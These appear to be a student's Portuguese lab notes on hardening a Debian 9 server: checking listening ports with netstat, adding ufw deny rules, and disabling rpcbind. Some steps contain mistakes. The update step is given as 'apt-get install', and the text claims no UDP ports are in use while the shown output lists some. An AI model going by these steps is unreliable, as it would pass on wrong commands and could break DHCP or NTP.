
- Update packages:

  sudo apt-get install

  sudo apt-get upgrade

- Fechar todos os *ports* que não estão a ser utilizados

Para que seja mais difícil para os atacantes se conectarem ao servidor.




```
nuno@debian-9:/etc$ netstat -tulpn | grep ":21"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
nuno@debian-9:/etc$ netstat -tulpn | grep ":22"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
nuno@debian-9:/etc$ netstat -tulpn | grep ":25"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
nuno@debian-9:/etc$ netstat -tulpn | grep ":80"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
nuno@debian-9:/etc$ netstat -tulpn | grep ":111"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp6       0      0 :::111                  :::*                                -
nuno@debian-9:/etc$ netstat -tulpn | grep ":3306"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
nuno@debian-9:/etc$ netstat -tulpn | grep ":5432"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp6       0      0 ::1:5432                :::*                    LISTEN      -
nuno@debian-9:/etc$
```

O sport 21 e 80 tcp não estão a utilizar nenhum processo.


$ sudo ufw deny 80

$ sudo ufw deny 21




```
nuno@debian-9:/etc$ sudo ufw deny 21
[sudo] password for nuno:
Rule added
Rule added (v6)
```

--



```
nuno@debian-9:/etc$ netstat -tulpn | grep ":123"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
udp        0      0 10.0.2.15:123           0.0.0.0:*                           -
udp        0      0 192.168.56.200:123      0.0.0.0:*                           -
udp        0      0 127.0.0.1:123           0.0.0.0:*                           -
udp        0      0 0.0.0.0:123             0.0.0.0:*                           -
udp6       0      0 fe80::a00:27ff:fe5a:123 :::*                                -
udp6       0      0 fe80::a00:27ff:fee9:123 :::*                                -
udp6       0      0 ::1:123                 :::*                                -
udp6       0      0 :::123                  :::*                                -
nuno@debian-9:/etc$ netstat -tulpn | grep ":111"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp6       0      0 :::111                  :::*                                -
nuno@debian-9:/etc$ netstat -tulpn | grep ":68"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
nuno@debian-9:/etc$ netstat -tulpn | grep ":933"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
```

Nenhu port udp está a ser utilizado.




```
nuno@debian-9:~$ sudo ufw deny 933
Skipping adding existing rule
Skipping adding existing rule (v6)
nuno@debian-9:~$ sudo ufw deny 123
Rule added
Rule added (v6)
nuno@debian-9:~$ duso ufw deny 111
-bash: duso: command not found
nuno@debian-9:~$ sudo ufw deny 111
Rule added
Rule added (v6)
nuno@debian-9:~$ sudo ufw deny 68
Rule added
Rule added (v6)
```

- Retirar contas desnecessárias do grupo admin do sistema

- Parar os serviços desnecessários

Reparei que o port 111 que fechei está a utilizar o serviço *rpcbind* que é um serviço utilizado NFS para partilha de ficheiros. Representa um potencial risco de segurança por isso decidi fechar este serviço.



```
nuno@debian-9:~$ sudo systemctl disable rpcbind.service
Synchronizing state of rpcbind.service with SysV service script with /lib/systemd/systemd-sysv-insta
ll.
Executing: /lib/systemd/systemd-sysv-install disable rpcbind
Removed /etc/systemd/system/sockets.target.wants/rpcbind.socket.
nuno@debian-9:~$
```